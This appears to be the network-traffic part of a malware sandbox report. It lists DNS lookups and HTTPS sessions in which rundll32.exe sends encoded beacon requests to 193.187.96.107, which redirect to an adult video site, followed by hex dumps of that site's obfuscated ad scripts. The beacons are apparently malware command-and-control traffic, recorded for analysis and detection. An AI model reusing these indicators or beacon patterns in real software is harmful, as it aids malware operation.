Jan 6, 2022 11:56:58.893831968 CET	8.8.8.8	192.168.2.7	0xa295	No error (0)	392184281.com		193.187.96.107	A (IP address)	IN (0x0001)
Jan 6, 2022 11:56:59.632994890 CET	8.8.8.8	192.168.2.7	0xfddd	No error (0)	www.redtube.com	redtube.com		CNAME (Canonical name)	IN (0x0001)
Jan 6, 2022 11:56:59.632994890 CET	8.8.8.8	192.168.2.7	0xfddd	No error (0)	redtube.com		66.254.114.238	A (IP address)	IN (0x0001)
Jan 6, 2022 11:57:16.528656006 CET	8.8.8.8	192.168.2.7	0x1f5b	No error (0)	592182812.com		193.187.96.107	A (IP address)	IN (0x0001)
Jan 6, 2022 11:57:17.959212065 CET	8.8.8.8	192.168.2.7	0xd3e5	No error (0)	592182812.com		193.187.96.107	A (IP address)	IN (0x0001)
Jan 6, 2022 11:57:18.837229013 CET	8.8.8.8	192.168.2.7	0xc8f0	No error (0)	392184281.com		193.187.96.107	A (IP address)	IN (0x0001)
Jan 6, 2022 11:57:19.857635021 CET	8.8.8.8	192.168.2.7	0x65ac	No error (0)	www.redtube.com	redtube.com		CNAME (Canonical name)	IN (0x0001)
Jan 6, 2022 11:57:19.857635021 CET	8.8.8.8	192.168.2.7	0x65ac	No error (0)	redtube.com		66.254.114.238	A (IP address)	IN (0x0001)
Jan 6, 2022 11:57:20.310765982 CET	8.8.8.8	192.168.2.7	0xc01f	No error (0)	592182812.com		193.187.96.107	A (IP address)	IN (0x0001)
Jan 6, 2022 11:57:41.718213081 CET	8.8.8.8	192.168.2.7	0x11e3	No error (0)	592182812.com		193.187.96.107	A (IP address)	IN (0x0001)
Jan 6, 2022 11:58:20.109926939 CET	8.8.8.8	192.168.2.7	0x28e0	Name error (3)	google.mail.com	none	none	A (IP address)	IN (0x0001)
Jan 6, 2022 11:58:20.502619982 CET	8.8.8.8	192.168.2.7	0x422c	Name error (3)	google.mail.com	none	none	A (IP address)	IN (0x0001)
Jan 6, 2022 11:58:24.332468033 CET	8.8.8.8	192.168.2.7	0xc7a7	Name error (3)	google.mail.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

392184281.com
www.redtube.com
592182812.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49801	193.187.96.107	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:56:55 UTC	0	OUT	GET /glik/XrcDKOS1LG/79_2Bfr2LDd7ams1Q/dgwMYNyRcleV/AUROtWYPHQ/efVoj6Hegzfy6/r6fiGUEXdU1ly7GPMqpen/7npCRWe8bAgdVDi6/Ttf0ZJoYivmkYHY/ZiOocM_2B3IRE3d7Ur/FYKyM0Cnw/tLP4YE4DZm8AhSUzCL4N/AHtkYzt1rHn43JmUtwX/tiM8kVPb/YmkTPC.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 392184281.com Connection: Keep-Alive Cache-Control: no-cache
2022-01-06 10:56:55 UTC	0	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 10:56:55 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=g249qr1mgd6la3cgshk0g56cv1; path=/; domain=.392184281.com Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: lang=en; expires=Sat, 05-Feb-2022 10:56:55 GMT; path=/ Location: https://www.redtube.com/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49802	66.254.114.238	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:56:55 UTC	0	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.redtube.com
2022-01-06 10:56:56 UTC	1	IN	HTTP/1.1 200 OK server: openresty date: Thu, 06 Jan 2022 10:56:56 GMT content-type: text/html; charset=UTF-8 transfer-encoding: chunked set-cookie: ua=2b352e7e229a0b6bfbea857925a0f1da; expires=Fri, 12-Jan-2074 21:53:50 GMT; Max-Age=1641553015; path=/; domain=redtube.com set-cookie: platform=pc; expires=Fri, 12-Jan-2074 21:53:50 GMT; Max-Age=1641553015; path=/; domain=redtube.com set-cookie: bs=h4o5ozshwxbdtfmj2gfpkdw7qbuzgno; expires=Sun, 09-Jan-2084 21:53:50 GMT; Max-Age=1956826615; path=/; domain=redtube.com; secure; SameSite=None detected_device: pc set-cookie: ss=676675764952608254; expires=Fri, 06-Jan-2023 10:56:55 GMT; Max-Age=31536000; path=/; domain=redtube.com x-mg-s: 1 tbws1: recently-viewed-titles tbws2: recently-viewed-titles tbws3: recm-dd-titles tbws4: hottest-titles tbws5: menu-recm-dd-titles tbws6: menu-trending-titles x-frame-options: SAMEORIGIN vary: User-Agent rating: RTA-5042-1996-1400-1577-RTA cache-control: no-store,no-cache,private,max-age=0,no-transform,must-revalidate x-m-rsrv: ded6786 set-cookie: RNLSERVERID=ded6786; path=/; Secure; SameSite=None x-request-id: 61D6CAF7-42FE72EE01BB5D9E-37A6216 connection: close

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:56:56 UTC	2	IN	Data Raw: 31 31 44 30 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 36 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 37 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 38 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 Data Ascii: 11D0<!DOCTYPE html> ...[if lt IE 7]><html class="ie ie6 language-en" lang="en"><![endif]-> ...[if IE 7]><html class="ie ie7 language-en" lang="en"><![endif]-> ...[if IE 8]><html class="ie ie8 language-en" lang="e
2022-01-06 10:56:56 UTC	2	IN	Data Raw: 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 39 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 39 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 21 28 49 45 29 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 20 20 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 52 65 64 74 75 62 65 20 2d 20 58 58 58 20 4d 6f 76 Data Ascii: n"><![endif]-> ...[if IE 9]><html class="ie ie9 language-en" lang="en"><![endif]-> ...[if !(IE)]>...<html class="language-en" lang="en">...<![endif]-> <head> <title>Free Porn Sex Videos - Redtube - XXX Mov
2022-01-06 10:56:56 UTC	3	IN	Data Raw: 63 61 6e 6f 6e 69 63 61 6c 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 65 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 77 77 77 2e 74 61 74 69 63 2f 63 64 6e 5f 66 69 6c 65 73 2f 72 65 64 74 75 62 65 2f 69 63 6f 6e 73 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 3f 76 3d 34 32 39 39 64 65 61 38 35 38 36 34 64 65 62 64 30 35 34 34 38 35 32 37 33 61 33 36 38 33 66 39 62 38 37 33 38 32 62 63 22 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f 6e 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 70 6e 67 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 65 69 2e 72 64 74 63 64 6e 2e 63 6f 6d Data Ascii: canonical" href="https://www.redtube.com/" /><link rel="shortcut icon" href="https://ei.rdtcdn.com/www-static/cdn_files/redtube/icons/favicon.ico?v=4299dea85864debd054485273a3683f9b87382bc" /><link rel="icon" type="image/png" href="https://ei.rdtcdn.com
2022-01-06 10:56:56 UTC	5	IN	Data Raw: 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 72 65 64 74 75 62 65 2e 6e 65 74 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 65 6e 2d 62 64 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 72 65 64 74 75 62 65 2e 6e 65 74 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 6b 6f 2d 6b 72 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 72 65 64 74 75 62 65 2e 6e 65 74 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 72 73 73 2b 78 Data Ascii: f="https://www.redtube.net/" /> <link rel="alternate" hreflang="en-bd" href="https://www.redtube.net/" /> <link rel="alternate" hreflang="ko-kr" href="https://www.redtube.net/" /> <link rel="alternate" type="application/rss+xml
2022-01-06 10:56:56 UTC	6	IN	Data Raw: 6c 65 3a 20 6e 6f 72 6d 61 6c 3b 0a 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 64 69 73 70 6c 61 79 3a 20 73 77 61 70 3b 0a 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 2e 73 69 74 65 5f 73 70 72 69 74 65 20 7b 0a 20 20 20 20 20 20 0d 0a Data Ascii: le: normal; font-display: swap; } .site_sprite {
2022-01-06 10:56:56 UTC	6	IN	Data Raw: 32 31 38 41 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 75 72 6c 28 22 68 74 74 70 73 3a 2f 2f 65 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 77 77 77 2d 73 74 61 74 69 63 2f 63 64 6e 5f 66 69 6c 65 73 2f 72 65 64 74 75 62 65 2f 69 6d 61 67 65 73 2f 70 63 2f 73 69 74 65 5f 73 70 72 69 74 65 2e 70 6e 67 3f 76 3d 34 32 39 39 64 65 61 38 35 38 36 34 64 65 62 64 30 35 34 34 38 35 32 37 33 61 33 36 38 33 66 39 62 38 37 33 38 32 62 63 22 29 20 6e 6f 2d 72 65 70 65 61 74 3b 0a 20 20 20 20 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 65 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 77 77 77 2d Data Ascii: 218A background: url("https://ei.rdtcdn.com/www-static/cdn_files/redtube/images/pc/site_sprite.png?v=4299dea85864debd054485273a3683f9b87382bc") no-repeat; }</style> <link rel="stylesheet" href="https://ei.rdtcdn.com/www-
2022-01-06 10:56:56 UTC	8	IN	Data Raw: 3b 0a 20 20 20 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 2d 35 30 25 29 3b 0a 20 20 20 20 20 20 20 20 2d 77 65 62 6b 69 74 2d 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 2d 35 30 25 29 3b 0a 20 20 20 20 20 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 20 20 20 20 20 77 69 64 74 68 3a 20 33 31 35 70 78 3b 0a 20 33 31 35 70 78 3b 0a 20 20 20 7a 2d 69 6e 64 65 78 3a 20 30 3b 0a 20 20 20 20 7d 0a 0a 20 20 20 20 2e 77 75 6b 33 79 70 20 7b 0a 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 20 77 69 64 74 68 3a 20 33 31 35 70 78 3b 0a 20 20 31 35 70 78 3b 0a 20 20 Data Ascii: ; transform: translate(-50%,-50%); -webkit-transform: translate(-50%,-50%); text-align: center; width: 315px; z-index: 0; } .wuk3yp { margin: 0; text-align: center; width: 315px;
2022-01-06 10:56:56 UTC	9	IN	Data Raw: 74 3a 36 34 70 78 3b 20 7d 0a 0a 0a 20 20 20 20 20 20 20 20 2e 77 75 6b 33 79 68 20 7b 0a 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 34 70 78 3b 0a 20 20 20 20 20 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 7d 0a 0a 20 20 20 20 2e 77 75 6b 33 79 68 20 69 66 72 61 6d 65 20 7b 0a 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 0a 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 23 70 6f 72 6e 73 74 61 72 Data Ascii: t:64px; } .wuk3yh { padding: 0; background: none; border: 0; margin:auto; border-radius: 4px; text-align: center; } .wuk3yh iframe { display: inline-block; } #pornstar
2022-01-06 10:56:56 UTC	10	IN	Data Raw: 3a 20 63 6f 6e 74 61 69 6e 3b 0a 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 2e 77 75 6b 33 79 77 2e 77 75 6b 33 79 63 2e 77 75 6b 33 79 7a 2c 0a 20 20 20 20 2e 77 75 6b 33 79 77 2e 77 75 6b 33 79 79 2e 77 75 6b 33 79 7a 20 7b 0a 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 31 35 70 78 3b 0a 20 20 20 20 7d 0a 0a 20 20 20 20 2e 77 75 6b 33 79 77 2e 77 75 6b 33 79 63 2e 77 75 6b 33 79 7a 20 72 6b 32 6d 7a 36 38 74 77 6e 62 64 73 35 6e 2c 0a 20 20 20 20 2e 77 75 6b 33 79 77 2e 77 75 6b 33 79 79 2e 77 75 6b 33 79 7a 20 72 6b 32 6d 7a 36 38 74 77 6e 62 64 73 35 6e 20 7b 0a 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 7d 0a 0a 20 20 20 20 7d 0a 0a 20 20 20 20 2e 77 75 6b 33 79 73 2c 0a 20 20 20 20 2e 77 75 6b 33 79 74 20 7b 20 6d Data Ascii: : contain; } .wuk3yw.wuk3yc.wuk3yz, .wuk3yw.wuk3yy.wuk3yz { margin-top: 15px; } .wuk3yw.wuk3yc.wuk3yz rk2mz68twnbds5n, .wuk3yw.wuk3yy.wuk3yz rk2mz68twnbds5n { margin: 0; } .wuk3ys, .wuk3yt { m

[illegible]

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:56:56 UTC	388	IN	Data Raw: 63 74 5b 27 5c 78 36 34 5c 78 36 35 5c 78 36 36 5c 78 36 39 5c 78 36 65 5c 78 36 35 5c 78 35 30 5c 78 37 32 5c 78 36 66 5c 78 37 30 5c 78 36 35 5c 78 37 32 5c 78 37 34 5c 78 37 39 27 5d 28 5f 30 78 32 65 34 37 63 62 2c 27 5c 78 35 66 5c 78 35 66 5c 78 36 35 5c 78 37 33 5c 78 34 64 5c 78 36 66 5c 78 36 34 5c 78 37 35 5c 78 36 63 5c 78 36 35 27 2c 7b 27 5c 78 37 36 5c 78 36 31 5c 78 36 63 5c 78 37 35 5c 78 36 35 27 3a 21 21 5b 5d 7d 29 2c 5f 30 78 32 65 34 37 63 62 5b 27 5c 78 36 33 5c 78 36 66 5c 78 36 65 5c 78 36 36 5c 78 36 39 5c 78 36 37 5c 78 37 35 5c 78 37 32 5c 78 36 31 5c 78 37 34 5c 78 36 39 5c 78 36 66 5c 78 36 65 27 5d 3d 76 6f 69 64 20 30 78 30 3b 76 61 72 20 5f 30 78 35 63 33 33 33 37 3d 5f 30 78 35 33 34 34 66 36 28 30 78 33 38 35 29 2c 5f 30 Data Ascii: ct["\x64\x65\x66\x69\x6e\x65\x50\x72\x6f\x70\x65\x72\x74\x79"](_0x2e47cb,\x5f\x5f\x65\x73\x4d\x6f\x64\x75\x6c\x65',{'\x76\x61\x6c\x75\x65':![]}),_0x2e47cb["\x63\x6f\x6e\x66\x69\x67\x75\x72\x61\x74\x69\x6f\x6e"]_void 0x0;var _0x5c3337=_0x5344f6(0x385),_0
2022-01-06 10:56:56 UTC	404	IN	Data Raw: 37 46 42 38 0d 0a 5c 78 36 32 5c 78 37 33 27 5d 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 5f 30 78 35 65 63 39 38 3d 5f 30 78 35 61 37 31 35 64 5b 27 5c 78 36 31 5c 78 36 34 27 5d 2c 5f 30 78 35 33 30 38 38 36 3d 66 75 6e 63 74 69 6f 6e 28 5f 30 78 35 35 33 63 37 64 2c 5f 30 78 35 38 62 36 31 38 2c 5f 30 78 61 63 39 65 34 65 29 7b 76 61 72 20 5f 30 78 39 30 66 36 30 36 3d 5f 30 78 61 63 39 65 34 65 3b 72 65 74 75 72 6e 20 6e 61 76 69 67 61 74 6f 72 5b 27 5c 78 37 35 5c 78 37 33 5c 78 36 35 5c 78 37 32 5c 78 34 31 5c 78 36 37 5c 78 36 35 5c 78 36 65 5c 78 37 34 27 5d 5b 27 5c 78 37 34 5c 78 36 66 5c 78 34 63 5c 78 36 66 5c 78 37 37 5c 78 36 35 5c 78 37 32 5c 78 34 33 5c 78 36 31 5c 78 37 33 5c 78 36 35 27 5d 28 29 5b 27 5c 78 36 39 5c 78 36 65 5c Data Ascii: 7FB8\x62\x73']=function(){var _0x5eec98=_0x5a715d["\x61\x64"]_0x530886=function(_0x553c7d,_0x58b618,_0xac9e4e){var _0x90f606=_0xac9e4e;return navigator["\x75\x73\x65\x72\x41\x67\x65\x6e\x74"]["\x74\x6f\x4c\x6f\x77\x65\x72\x43\x61\x73\x65"]()}["\x69\x6e\
2022-01-06 10:56:56 UTC	420	IN	Data Raw: 30 78 34 32 62 39 65 64 29 7b 69 66 28 21 5f 30 78 34 32 62 39 65 64 29 72 65 74 75 72 6e 3b 76 61 72 20 5f 30 78 35 32 35 61 37 62 3d 5f 30 78 34 32 62 39 65 64 5b 27 5c 78 36 37 5c 78 36 35 5c 78 37 34 5c 78 34 34 5c 78 36 39 5c 78 36 64 5c 78 36 35 5c 78 36 65 5c 78 37 33 5c 78 36 39 5c 78 36 66 5c 78 28 29 3b 5f 30 78 35 32 35 61 37 62 5b 27 5c 78 36 38 5c 78 36 35 5c 78 36 39 5c 78 36 37 5c 78 36 38 5c 78 37 34 27 5d 3d 3d 3d 27 5c 78 33 33 5c 78 33 30 5c 78 33 30 5c 78 37 30 5c 78 37 38 27 26 26 5f 30 78 35 32 35 61 37 62 5b 27 5c 78 37 37 5c 78 36 39 5c 78 36 34 5c 78 37 34 5c 78 36 38 27 5d 3d 3d 3d 27 5c 78 33 33 5c 78 33 31 5c 78 33 35 5c 78 37 30 5c 78 37 38 27 26 26 7 7 69 6e 64 6f 77 5b 27 5c 78 36 63 5c 78 36 66 5c 78 36 33 5c 78 Data Ascii: 0x42b9ed){if(!_0x42b9ed)return;var _0x525a7b=_0x42b9ed["\x67\x65\x74\x44\x69\x6d\x65\x6e\x73\x69\x6f\x6e"]();_0x525a7b["\x68\x65\x69\x67\x68\x74"]==='\x33\x30\x30\x70\x78'&&_0x525a7b["\x77\x69\x64\x74\x68"]==='\x33\x31\x35\x70\x78'&&window["\x6c\x6f\x63\x
2022-01-06 10:56:56 UTC	436	IN	Data Raw: 36 35 42 32 0d 0a 28 65 2c 74 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 76 61 72 20 6e 3b 4f 62 6a 65 63 74 2e 64 65 66 69 6e 65 50 72 6f 70 65 72 74 79 28 74 2c 22 5f 5f 65 73 4d 6f 64 75 6c 65 22 2c 7b 76 61 6c 75 65 3a 21 30 7d 29 2c 74 2e 56 69 64 65 6f 51 75 61 6c 69 74 79 3d 76 6f 69 64 20 30 2c 66 75 6e 63 74 69 6f 6e 28 65 29 7b 65 5b 65 2e 4c 6f 77 3d 39 39 5d 3d 22 4c 6f 77 22 2c 65 5b 65 2e 4d 65 64 69 75 6d 3d 35 35 30 5d 3d 22 4d 65 64 69 75 6d 22 2c 65 5b 65 2e 48 69 67 68 3d 37 32 30 5d 3d 22 48 69 67 68 22 2c 65 5b 65 2e 56 65 72 79 48 69 67 68 74 3d 31 30 38 30 5d 3d 22 56 65 72 79 48 69 67 68 74 22 7d 28 6e 7c 7c 28 6e 3d 7b 7d 29 29 2c 74 2e 56 69 64 65 6f 51 75 61 6c 69 74 79 3d 6e 7d 2c 32 37 38 3a 66 75 6e 63 74 69 6f 6e 28 65 2c Data Ascii: 65B2(e,t){t"use strict";var n;Object.defineProperty(t,"__esModule",{value:!0}),t.VideoQuality=void 0,function(e){e[e.Low=99]="Low",e[e.Medium=550]="Medium",e[e.High=720]="High",e[e.VeryHight=1080]="VeryHigh"}(n ({n={}})),t.VideoQuality=n},278:function(e,
2022-01-06 10:56:56 UTC	452	IN	Data Raw: 3d 3d 77 69 6e 64 6f 77 2e 74 6a 50 6f 70 4c 6f 61 64 65 64 26 26 28 77 69 6e 64 6f 77 2e 74 6a 50 6f 70 4c 6f 61 64 65 64 3d 21 30 2c 73 2e 41 64 4c 69 6e 6b 2e 66 69 78 48 69 73 74 6f 72 79 28 29 2c 73 2e 41 64 4c 69 6e 6b 2e 70 72 65 70 61 72 65 28 29 2c 61 2e 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 61 64 4c 69 6e 6b 26 26 28 64 6f 63 75 6d 65 6e 74 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 22 63 6c 69 63 6b 22 2c 74 68 69 73 2e 6f 6e 43 6c 69 63 6b 2c 21 31 29 2c 64 6f 63 75 6d 65 6e 74 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 22 6d 6f 75 73 65 64 6f 77 6e 22 2c 74 68 69 73 2e 6f 6e 42 65 66 6f 72 65 4d 6f 75 73 65 44 6f 77 6e 2c 21 30 29 29 7d 3b 74 2e 5f 72 77 63 6b 6d 39 6c 76 76 73 66 53 65 72 76 69 63 65 3d 64 7d 2c Data Ascii: ==window.tjPopLoaded&&(window.tjPopLoaded=!0,s.AdLink.fixHistory(),s.AdLink.prepare(),a.configurat ion.adLink&&(document.addEventListener("click",this.onClick,!1),document.addEventListener("mousedown",this.onB eforeMouseDown,!0)));t._rwckm9lvvsfService=d},

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.7	49812	193.187.96.107	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:19 UTC	2305	OUT	GET /glik/AbHgdZt2RySwi5NYl/q1llk4PIncgf/7hp1_2BLzMR/leh2JP6a9xi2pp/sQr_2FNpe9DSOoXc_2FD9/UEC7_2B7EF PM3sw1/7WdyFhAUHDJuGc_/2BiXDgRoicE8vcgGaG/Csf3lnWi3/hroTW_2FvEYIsX8S1qb_/2Bu4AI_2Fm6KsABwe IV/w7AEMInAxeCOlIKNaJE1qs/2HmTTHBWBerSUm.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 392184281.com Connection: Keep-Alive Cache-Control: no-cache Cookie: lang=en
2022-01-06 10:57:19 UTC	2305	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 10:57:19 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=dr2mlme1pjo7efcj0oeb7dfe1; path=/; domain=.392184281.com Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: https://www.redtube.com/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.7	49813	66.254.114.238	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:20 UTC	2738	IN	Data Raw: 37 39 42 32 0d 0a 5f 30 78 35 31 34 64 66 37 7d 29 3b 7d 72 65 74 75 72 6e 20 5f 30 78 65 37 39 64 38 65 3b 7d 2c 5f 30 78 31 31 32 33 37 32 5b 27 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 5b 27 5c 78 36 36 5c 78 36 39 5c 78 37 38 5c 78 34 31 5c 78 36 32 5c 78 37 33 5c 78 36 35 5c 78 36 65 5c 78 37 34 5c 78 34 64 5c 78 36 35 5c 78 36 34 5c 78 36 39 5c 78 36 31 5c 78 35 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 3d 66 75 6e 63 74 69 6f 6e 28 5f 30 78 33 34 36 35 37 39 29 7b 69 66 28 5f 30 78 33 34 36 35 37 39 5b 27 5c 78 36 64 5c 78 36 35 5c 78 36 34 5c 78 36 39 5c 78 36 31 5c 78 35 66 5c 78 37 34 5c 78 37 39 5c 78 37 3 0 5c 78 36 35 27 5d 29 72 65 74 75 72 6e 3b 5f 30 78 33 34 36 35 Data Ascii: 79B2_0x514df7));return _0xe79d8e;},_0x112372["\x70\x72\x6f\x74\x6f\x74\x79\x70\x65"]["\x66\x69\x78\x41\x62\x73\x65\x6e\x74\x4d\x65\x64\x69\x61\x54\x79\x70\x65"]=function(_0x346579){if(_0x346579["\x6d\x65\x64\x69\x61\x5f\x74\x79\x70\x65"])return;_0x3465
2022-01-06 10:57:20 UTC	2754	IN	Data Raw: 62 6f 75 74 3a 62 6c 61 6e 6b 22 29 3b 6f 26 26 28 6f 2e 66 6f 63 75 73 28 29 2c 6f 2e 63 6c 6f 73 65 28 29 29 7d 65 6c 73 65 22 49 45 22 21 3d 3d 6e 26 26 22 45 44 47 45 22 21 3d 3d 6e 7c 7c 73 65 6c 66 2e 66 6f 63 75 73 28 29 3b 74 2e 61 66 74 65 72 50 6f 70 55 6e 64 65 72 28 74 2e 67 65 74 47 6f 74 6f 28 29 29 7d 2c 74 68 69 73 2e 74 61 62 55 6e 64 65 72 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 6f 2e 53 74 6f 72 61 67 65 2e 73 65 74 48 69 73 74 6f 72 79 42 61 63 6b 55 72 6c 28 29 2c 77 69 6e 64 6f 77 2e 6f 70 65 6e 28 74 2e 62 65 68 61 76 69 6f 72 53 65 74 74 69 6e 67 73 2e 6c 69 6e 6b 73 2e 63 6c 69 63 6b 65 64 4c 69 6e 6b 29 2c 74 2e 61 66 74 65 72 50 6f 70 55 6e 64 65 72 28 74 2e 62 65 68 61 76 69 6f 72 53 65 74 74 69 6e 67 73 2e 6c 69 6e 6b 73 2e 61 64 Data Ascii: bout:blank");o&&(o.focus(),o.close()))else"IE"!==n&&"EDGE"!==n 